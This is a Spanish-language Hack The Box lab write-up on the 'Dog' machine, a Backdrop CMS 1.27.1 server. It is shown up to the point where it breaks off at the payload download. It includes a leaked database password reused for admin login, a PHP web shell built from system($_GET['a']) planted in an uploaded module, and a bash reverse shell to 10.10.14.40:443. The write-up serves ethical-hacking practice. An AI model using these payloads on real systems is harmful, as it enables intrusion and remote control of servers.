



Hack The Box
PEN-TESTING LABS

Informe Técnico.

Maquina Dog.



11 de mayo del 2025



Índice

| | |
|--|----|
| 1. Antecedentes | 3 |
| 2. Objetivos | 3 |
| 3. Consideraciones | 4 |
| 4. Reconocimiento inicial | 5 |
| 5. Análisis de vulnerabilidades. | 5 |
| 5.1.Enumeración de puertos y servicios | 5 |
| 5.2.Directorios expuestos y CMS identificado | 7 |
| 5.3.Vulnerabilidad RCE en Backdrop CMS..... | 9 |
| 5.4.Explotación: ejecución remota y reverse Shell..... | 17 |
| 5.5.Acceso y análisis de base de datos..... | 20 |
| 6. Acceso a ssh usuario estándar y captura de flag | 22 |
| 7. Escala a root y captura de root flag..... | 23 |
| 8. Securización y recomendaciones | 25 |



Antecedentes

El presente documento muestra los resultados de obtenidos durante la fase de auditoria elaborada a la maquina Dog de la plataforma [HackTheBox](https://hackthebox.com) .




Figura 1: Detalles de la maquina

Objetivos

El objetivo principal de este informe es dar a conocer el estado de seguridad actual del servidor Dog y enumerar los posibles vectores de explotación determinando la trascendencia e impacto de un atacante que podría repercutir sobre un sistema o entorno real. Esta auditoria se he realizado en un entorno controlado y exclusivamente con fines educativos y de prácticas en técnicas de hacking ético.

- Identificar los servicios expuestos y vulnerabilidades asociadas a dicha máquina.
- Obtener acceso no autorizado al sistema mediante vectores de ataques disponibles.
- Tratar de escalar privilegios hasta conseguir acceso como usuario privilegiado (root/administrador).
- Documentar cada paso realizado durante el proceso, incluyendo las herramientas, comandos, resultados obtenidos y vulnerabilidades sobre la marcha.



Consideraciones

Una vez finalizadas las actividades de auditoría sobre la maquina Dog, se es necesario aplicar una serie de acciones correctivas enfocadas a mitigar los vectores explotados durante el proceso. Estas acciones están alineadas a buenas prácticas de ciberseguridad y buscan fortalecer el sistema ante futuras amenazas.




Figura 2: Flujo de trabajo



Reconocimiento inicial

Se comenzó realizando un análisis inicial sobre el sistema, verificando que el sistema se encontré activo desde el entorno de red en el que se opera:

```
root@bartech-VirtualBox: /home/bartech/Dog_doc
root@bartech-VirtualBox: /home/bartech/Dog_doc# ping -c 1 10.10.11.58
PING 10.10.11.58 (10.10.11.58) 56(84) bytes of data.
64 bytes from 10.10.11.58: icmp_seq=1 ttl=63 time=101 ms

--- 10.10.11.58 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 101.012/101.012/101.012/0.000 ms
root@bartech-VirtualBox: /home/bartech/Dog_doc#
```

Figura 3: reconocimiento inicial sobre el sistema objetivo

Análisis de vulnerabilidades.

Enumeración de puertos y servicios

Una vez hecho el reconocimiento inicial, se realizó un escaneo a través de la herramienta nmap para la detección de puertos abiertos obteniendo los siguientes resultados:

| PORT | STATE | SERVICE | REASON | VERSION |
|--------|-------|---------|----------------|---|
| 22/tcp | open | ssh | syn-ack ttl 63 | OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | open | http | syn-ack ttl 63 | Apache httpd 2.4.41 ((Ubuntu)) |

Figura 4: Enumeración de puertos abiertos.



Una vez finalizada la enumeración de puertos abiertos, se detectaron los servicios y versiones que propiedad del servidor, además se detectó la presencia del archivo robots.txt y de algunos directorios activos.

```
Completed NSE at 21:47, 0.47s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:47
Completed NSE at 21:47, 0.01s elapsed
Nmap scan report for 10.10.11.58
Host is up, received user-set (0.11s latency).
Scanned at 2025-04-23 21:47:04 CST for 28s
Not shown: 62911 closed tcp ports (reset), 2622 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|_   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDEJsqBRTZaxqvLcuvWuq0clXU1uxwUJv98W1TfLTgTYqIBzWAqQR7Y6fXBR
|_   SUammW772o8rsU2lFPq3fJCoPgiC7dR4qmrWvgp5TV8GuExl7WugH6/cTGrjoqezALwRlKsDgmAl6TkAawbCC1rQ244m58yma
|_   jKzyP0/YrbqZi2Gv0GF+PNxMg+4kWlQ559we+7mLIT7ms0esal506GqIVPax0K21+GblcyRBCCNkawzQC0bo5rdvtELh0CPRkE
|_   Er1IJ03BDtJy5m2IcWCeFX3ufk5Fme8LTzAsk6G9hR0XnBZg8=
|_   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM/NEdzq1MMEw7EsZsxWuDa-
|_   256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
|_   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPmpkoATGAIWQVbEl67rFecNZySrzt944Y/hwAyq4dPc
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Home | Dog
|_ http-robots.txt: 22 disallowed entries
|_   /core/ /profiles/ /README.md /web.config /admin
|_   /comment/reply /filter/tips /node/add /search /user/register
|_   /user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_   /?q=filter/tips /?q=node/add /?q=search /?q=user/password
|_   /?q=user/register /?q=user/login /?q=user/logout
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510
|_ http-git:
|_   10.10.11.58:80/.git/
|_   Git repository found!
|_   Repository description: Unnamed repository; edit this file 'description' to name the...
|_   Last commit message: todo: customize url aliases. reference:https://docs.backdro...
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 5: Reconocimiento con Nmap



Directorios expuestos y CMS identificado

Tal y como se aprecia en la **figura 5** de la página 6, es posible identificar que el servidor cuenta con un directorio oculto **.git** / expuesto públicamente, lo cual representa una mala práctica de configuración. Este tipo de directorios expuesto permite a un atacante acceder a historial, información y configuraciones del repositorio potencialmente sensibles, además permitiendo la descarga del directorio completo mediante herramientas especializadas como git-dumper.

Durante el análisis de servicios web con Nmap, se identificó el archivo “robots.txt” en el servidor, lo cual este se utiliza para indicar a los motores de búsquedas que rutas no deben ser indexadas.

```
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.robotstxt.org/checker.html
#
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
```

Figura 6: Descubrimiento del archivo robots.txt



Tal como se aprecia en la **figura 6** de la página 7, por medio del reporte de Nmap se identificó el archivo de robots.txt; lo cual nos lleva a su contenido con ciertas rutas accesibles que nos servirán de apoyo para la investigación.

Terminando de analizar el reporte de Nmap, empezamos a indagar sobre los directorios y archivos del servidor, para lograr obtener alguna información valiosa sobre el servidor.

The screenshot shows a web browser window with the address bar displaying "10.10.11.58/core/themes/bartik/". The page title is "Index of /core/themes/bartik/". Below the title is a table with columns: Name, Last modified, Size, and Description. The table lists several items, including a Parent Directory, a file named bartik.info, and several directories like color/, css/, images/, templates/, and theme-settings.php.

| Name | Last modified | Size | Description |
|--------------------------------------|------------------|------|-------------|
| Parent Directory | | - | |
| ? bartik.info | 2024-03-08 01:51 | 637 | |
| color/ | 2024-07-08 02:31 | - | |
| css/ | 2024-07-08 02:31 | - | |
| images/ | 2024-07-08 02:31 | - | |
| screenshot.png | 2024-03-07 17:02 | 19K | |
| ? template.php | 2024-03-07 17:02 | 2.5K | |
| templates/ | 2024-07-08 02:31 | - | |
| ? theme-settings.php | 2024-03-07 17:02 | 750 | |

Figura 7: Directorios y archivos accesibles del servidor.

En una búsqueda amplia entre el servidor de archivos se encontraron algunos archivos que nos muestra que tecnología está usando y su versión por medio de un archivo llamado bartik.info.



```
bartik.info x
name = Bartik
description = Legacy front-end theme.
version = BACKDROP_VERSION
type = theme
backdrop = 1.x

stylesheets[all][] = css/style.css
stylesheets[all][] = css/colors.css
stylesheets[print][] = css/print.css

; Include a style sheet in the rich-text editor.
ckeditor_stylesheets[] = css/editor.css

; We need at least one setting for the theme settings pa
; menu. Color module provides our defaults, so we just i
settings[color] = true
settings[main_menu_tabs] = no-tabs

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

Figura 8: Tecnología Backdrop CMS 1.27.1

Vulnerabilidad RCE en Backdrop CMS

Tras encontrar la tecnología usada por la máquina y su versión podemos investigar sobre algunos exploit existente o vulnerabilidad asociada.


```
root@bartech-VirtualBox:/home/bartech/dog# searchsploit Backdrop CMS 1.27.1
-----
Exploit Title | Path
-----
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE | php/webapps/52021.py
-----
Shellcodes: No Results
```













Figura 9: Vulnerabilidad encontrada por searchsploit.

Como se ilustra en la **figura 9**, nos damos cuenta que ese servicio con su versión posee una vulnerabilidad asociada. RCE (ejecución de código remoto) es el vector de ataque principal que nos plantea searchsploit para esta máquina.



Anteriormente el reporte de Nmap nos había arrojado un directorio oculto llamado “**.git**” , lo cual en términos sencillo es un repositorio de Git presente en la máquina que nos puede ayudar a seguir buscando información sobre el servidor.




| Name | Last modified | Size | Description |
|--|------------------|------|-------------|
|  Parent Directory | | - | |
|  COMMIT_EDITMSG | 2025-02-07 21:22 | 95 | |
|  HEAD | 2025-02-07 21:21 | 23 | |
|  branches/ | 2025-02-07 21:21 | - | |
|  config | 2025-02-07 21:21 | 92 | |
|  description | 2025-02-07 21:21 | 73 | |
|  hooks/ | 2025-02-07 21:21 | - | |
|  index | 2025-02-07 21:22 | 337K | |
|  info/ | 2025-02-07 21:21 | - | |
|  logs/ | 2025-02-07 21:22 | - | |
|  objects/ | 2025-02-07 21:21 | - | |
|  refs/ | 2025-02-07 21:21 | - | |

Apache/2.4.41 (Ubuntu) Server at 10.10.11.58 Port 80

Figura 10: Repositorio git expuesto.

Una vez verificamos que el directorio es accesible, fácilmente solo necesitamos de una herramienta especializada para poder descargar todo el repositorio git que aloja el servidor. Para esta labor hay muchas herramientas, pero la más usada es git-dumper, este mismo se encarga de descargar los repositorios expuestos que hay sobre una máquina.



```
root@bartech-VirtualBox: /home/bartech/dog/server
```

root@bartech-VirtualBox: /home/bartech/dog/serverx

core/misc/ckeditor/ckeditor.js:return function(g,d){var a=b(g.uiColor,.4),a={id:""+g.id,defaultBorder:b(a,-.2),toolbarElementsBorder:b(a,-.25),defaultBackground:a,lightBackground:b(a,.8),darkBackground:b(a,-.15),ckeButtonsOn:b(a,.4),ckeResizer:b(a,-.4),ckeColorAuto:b(a,.8),dialogBody:b(a,.7),dialogTab:b(a,.65),dialogTabSelected:"#FFF",dialogTabSelectedBorder:"#FFF",elementsPathColor:b(a,-.6),menubuttonHover:b(a,.1),menubuttonIcon:b(a,.5),menubuttonIconHover:b(a,.3)};return f[d].output(a).replace(/\[/g,"{").replace(\/\]/g,"}")})();CKEDITOR.plugin.s.add(["dialogui"],[onLoad:function(){var k=function(b){this._||this._={};this._["default"]=this._initValue=b["default"]||"";this._required=b.required||!1;for(var a=[this._],d=l;d<a.length;d++)a.push(arguments[d]);a.push([0]:CKEDITOR.tools.extend.apply(CKEDITOR.tools,a);return this._},r=(build:function(b,a,d){return new CKEDITOR.ui.dialog.textInput(b,a,d)},m=(build:function(b,a,d){return new CKEDITOR.ui.dialog[a.type](b,a,d)},q={isChanged:function(){return this.getValue()!==}};

```
core/misc/ui/jquery.ui.theme.css:.ui-icon-lightbulb { background-position: -128px -128px; }  
grep: core/misc/opensans/OpenSans-Light-webfont.ttf: coincidencia en fichero binario  
core/themes/seven/css/jquery.ui.theme.css:.ui-icon-lightbulb { background-position: -128px -128px; }  
.git/logs/HEAD:000000000000000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog>dog  
.htb> 1738963331+0000 commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases  
backdropcms.org/documentation/url-aliases  
.git/logs/refs/heads/master:000000000000000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog>dog.htb> 1738963331+0000 commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases  
backdropcms.org/documentation/url-aliases  
grep: .git/objects/bl/6053e3a34e301ac5f61e5bf5eebb86b00905bc: coincidencia en fichero binario  
grep: .git/objects/59/f7a504a340ce7916989aca74774067f1531888: coincidencia en fichero binario  
grep: .git/objects/33/6d325026bd15a270df74a8bad432f22341d5: coincidencia en fichero binario  
files/config_83ddddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json: "tiffany@dog.htb"  
files/css/css_nRdsZ0byccDjO075jaovUmH0TdF5G7AQAc8_etcBps.css:table.treetable{border-collapse:collapse;width:100%;}table.treetable span{background-position:center left;background-repeat:no-repeat;padding:.2em 0 .2em 1em;}table.treetable tr.collapsed span.indenter a{background-image:url(data:image/png;base64,iVBORw0KGgoAAAANSUHEUGAAABAAAAAACAyAAAAAF8Y9hAAAAACXBIBWMAAAATAALAEWEampwYAAAKTLDlQlBQA9G90b3NobAgSUNDIHBybGZzbGUUAHJanVnVFppFj33zVRCS4IAletvUhUIIFCfi4AUKSQIqIQkOSoghodkvUCERRUUEG8igiaA00joCMFVESDiOk2AfIkAoK0g60Isrr74XuJa9ay+bN/rXXPues852zwzfACAvySDNRNYAmouIEEedCDx8TGdeOu0IEKHAAEAizCFz/SMBAPh+PDWrISAhvqaBeNmLcADATZvAMBVh/w/qOpLCAYCEAcB0kThCIAUEAbjk
```

Figura 11: Búsqueda de usuarios por medio grep.

Lo que sucede en la **figura 11** fue el resultado de una investigación a fondo sobre posibles usuarios existentes que terminen o tengan el término **“.htb”**, esta indagación se realizó con la utilidad de `grep -i`; lo cual permite leer muchos archivos simultáneos para encontrar coincidencias con lo acordado.



Finalizada la fase de enumeración de posibles usuarios en el panel de control, faltaría conseguir la contraseña correspondiente a tiffany@dog.htb.

```
root@bartech-VirtualBox: /home/bartech/dog/server
root@bartech-VirtualBox: /home/bartech/dog/server# ls
core  files  index.php  layouts  LICENSE.txt  README.md  robots.txt  settings.php  sites  themes
root@bartech-VirtualBox: /home/bartech/dog/server# cat settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$databases = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$databases_prefix = '';

/**
 * Site configuration files location.
 *
 * By default these directories are stored within the files directory with a
 * hashed path. For the best security, these directories should be in a location
 * that is not publicly accessible through a web browser.
```

Figura 12: Archivo **setting.php** contiene la contraseña.

Al tener el correo del usuario tiffany quería encontrar la contraseña, y durante una exhausta búsqueda por ficheros del repositorio, al inicio del repositorio se logró encontrar un archivo de configuración donde contiene algunas configuraciones de la página, pero en las primeras impresiones del código podemos ver la contraseña del servicio MySQL y el usuario. Sin embargo, al seguir indagando por el servidor no se encontró ninguna otra credencial asociada podemos intuir que también lo es para tiffany.




Figura 13: Acceso al panel de control administrativo de Backdrop CMS.

Una vez se conseguido acceso al panel de control con las credenciales, es momento de indagar algún vector de entrada directamente desde el panel de control. Tras probar varias funcionalidades del panel se encontró un apartado llamado funcionalidad, donde podemos subir archivos con extensión “**.tar.gz**” que contengan módulos o plugin.




Figura 14: Apartado de funcionalidad en el panel



En esta sección se nos indica que podemos instalar de manera manual algún modulo creado o existente para Backdrop CMS con la extensión antes mencionada.

Figura 15: Instalación manual de un módulo.

Este vector de ataque implica subir un archivo con esa extensión para que el servidor de archivos pueda subirlo. Descargamos un módulo desde la página oficial de Backdrop CMS llamado “bean”, para hacer la prueba, y modificaremos un archivo específico de php, ya que hay que recordar que la versión de este servicio es vulnerable a RCE.

```
root@bartech-VirtualBox:/home/bartech/dog/bean/bean_admin_ui/plugins# ls
bean_custom.class.php
root@bartech-VirtualBox:/home/bartech/dog/bean/bean_admin_ui/plugins#
```

Figura 16: El archivo **bean_custom.class.php** se modificará para la vulnerabilidad.



Una vez descargado el módulo, se modificará el archivo **bean_custom.class.php** ya este es utilizado por CMS para reutilizar bloques de contenido; en consecuencia, permite la inclusión de código arbitrario sin una validación aparente, lo cual, abrió la posibilidad de ejecutar comandos en el servidor.

```
root@bartech-VirtualBox:/home/bartech/dog# ls
bean  bean_custom.class.php  doc.txt  pspy64  scan  scan2  server  shell.html  texto.txt  vul.txt
root@bartech-VirtualBox:/home/bartech/dog# cat bean_custom.class.php
<?php
system($_GET['a']);
/**
 * @file
 * Bean plugin
 */
/**
 * DO NOT USE THIS BEAN. ONLY USED FOR THE UI PLUGINS
 */
class BeanCustom extends BeanPlugin {
```

Figura 17: Inclusión de código en el archivo.



```
system($_GET['a']);
```

Figura 18: código incluido en el archivo para RCE.

La vulnerabilidad **RCE** se explota en varios contextos, pero en este caso se necesitó de un módulo y modificar un archivo para luego agregar un código que nos permitirá la ejecución de comandos desde el servidor web. Como último paso quedaría subir el módulo con el archivo modificado pero comprimido con la extensión “**tar.gz**”



Index of /modules

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
| <hr/> | | | |
|  Parent Directory | | - | |
|  bean_admin_ui/ | 2025-05-05 03:52 | - | |

Apache/2.4.41 (Ubuntu) Server at dog.htb Port 80

Figura 19: Modulo subido con éxito!

Finalizada la subida exitosa del módulo, es necesario navegar en este mismo y buscar el archivo que habíamos modificado para comprobar que podemos ejecutar comandos.

`dog.htb/modules/bean_admin_ui/plugins/bean_custom.class.php?a=pwd`

Figura 20: URL completa con el comando a ejecutar.

Para comprobar que el archivo modificado con el código malicioso funcione correctamente y asegurarnos que se trata de un servidor vulnerable a RCE, usamos la URL que ilustra en la figura 20, adicionalmente agregamos el símbolo de interrogación, acompañado de una “a” donde le indicaremos que sea igual a pwd; esto quiere decir que el servidor ejecuta el archivo, toma como auxiliar la variable “a” para ejecutar cualquier casi cualquier comando en el servidor.




Figura 21: Comprobación del archivo y el resultado de usar pwd.



Explotación: ejecución remota y reverse Shell

Tal como se indica en la figura 20, podemos comprobar que la máquina a cuál nos enfrentamos se trata de la vulnerabilidad RCE (ejecución de código remoto), que permite ejecutar código remoto por medio de un archivo que nos permite hacer dicha tarea. Ya que sabemos a qué nos enfrentamos, entramos a la parte de explotar esta vulnerabilidad.

```
GNU nano 7.2 shell.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.40/443 0>&1
```

Figura 21: creación del reverse Shell.

Para esto, nos creamos una Shell con extensión html, y su contenido será una reverse Shell escrita en bash la cual el servidor luego lo interpretará como archivo “.sh”, todo esto para ganar acceso al servidor.

```
root@bartech-VirtualBox:/home/bartech/dog# python -m http.server 8000
Orden «python» no encontrada. Quizá quiso decir:
  la orden «python3» del paquete deb «python3»
  la orden «python» del paquete deb «python-is-python3»
root@bartech-VirtualBox:/home/bartech/dog# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figura 22: creación del servidor para descargar la Shell.

Una vez creada la Shell.html, quedaría crear un servidor web con Python a como se muestra en la figura 22, para que el servidor victima lo pueda descargar para luego ejecutar.






Figura 23: Codificación a la instrucción de descargar de archivo.

